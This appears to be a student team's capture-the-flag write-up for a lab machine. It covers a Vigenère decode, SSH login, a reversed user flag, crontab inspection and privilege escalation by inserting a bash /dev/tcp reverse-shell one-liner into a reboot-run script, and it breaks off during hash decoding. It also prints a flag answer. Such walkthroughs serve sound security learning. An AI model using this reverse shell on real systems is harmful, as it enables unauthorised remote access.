
Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a
6615	hbkvbxuwphdbeavaxmmt	fcux ljvpxfw brs fly zgtmrd fnzop qjp myic hur femacn as haw toth eqw edaav owes drz fosnndhew sum uvb veir zlxty kvczwwes yufmuh kaw cyeqgelyup my ved hrk opir ashc seow als zqadr zaix fnmol edzoke nff upmyer hirt pxr hsgo rbk morefled ifoklhhvgnyz ro xkwo gfw tqcsvw colac wi slhe dmva aprl hed nutavui ats ki oheyvl au hkvpmp he co ion


With the key, Natalie succeeded in decoding the vigenere to an English poem. Kai Zheng, Jia Meng and Natalie managed to get the secret(beware the Jabberwock) in the last line of the poem.




Next, Kai Zheng types in the secret into the terminal and gets a response that may be the username: password (we noted that the password will be different for everyone)





After that, Kai Zheng can log in to SSH as the user ‘Jabberwock’




When Kai Zheng logs into the SSH, he finds out there are three files: ***poem.txt*** , ***twasBrilling.sh*** and ***user.txt***. By checking for each file, he thinks that the user.txt looks most suspicious.








Kai Zheng thought it was an encrypted code, so he try to decode it with cyberchef but he cannot find out the result he wanted.



In the meanwhile, Natalie realised that the encrypted message may be the reverse version of the flag. She uses a text reverse website to reverse the flag and it helps her to get the flag(thm{65d3710e9d75d5f346d2bac669119a23}).



Category: Initial Foothold


Question:2

Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI

Tools used: **Pentestmonkey/Netcat**

Thought Process and Methodology and Attempts:


After gaining the user flag, Jia Meng, Kai Zheng, and Natalie now need to find a way to obtain the root flag. To obtain the root flag, we need to Privilege Escalation to other users because we do not get permission to visit the root file as the user Jabberwock. Kai Zheng tries to use the reverse shell.php that we use in 25 days of Cyber Security room by creating and pasting code into a PHP file but unfortunately, the machine doesn't install PHP and we cannot install it without root.




However, we tried to ***cat /etc/cronjob*** for us to check the system-wide crontab which lets us see the scheduled task that the user has created. From there on, Jia Meng and Kai Zheng obtain vital information which is that the user 'tweedledum' will execute the twasBrillig.sh, every time it is rebooted.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.d
aily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.w
eekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.m
onthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$
```


Jia Meng figured that she can exploit the twasBrillig.sh by making a reverse shell with this command ***bash -i >& /dev/tcp/MACHINE_IP/PORT 0>&1*** from pentestmonkey.



The **ip address** needs to be changed to the one on THM (green bubble).



After adding in the bash command, Jia Meng saved it and opened a new terminal to receive the netcat response.



Category: Horizontal Privilege Escalation


Question:2

Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI

Tools used: **SSH/CyberChef/python3**

Thought Process and Methodology and Attempts:

After waiting for a moment, Jia Meng and Kai Zheng successfully connected and listened to the port. With that being said, Jia Meng is currently the 'tweedledum' user. Jia Meng then proceeded to list out the fies. There are 2 files listed out and Jia Meng checked both of the files to see if there is any useful information.



From above, Jia Meng and Kai Zheng found that there seem to be a bunch of random words and numbers in the ***humptydumpty.txt*** which reminds Jia Meng of the SHA256 hash.

Jia Meng learned before that CyberChef is the best bud in decoding these, so she decided to copy the whole content from humptydumpty.txt and passed it onto Cyberchef in search of an answer.

Recipe

To Base64

Alphabet
A-Za-z0-9+/=

Input

length: 519
lines: 8

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
74686520706173737 6f7264206973207a797877675747372717 06f6e6d6c6b
```

Output

time: 9ms
length: 692
lines: 1

```
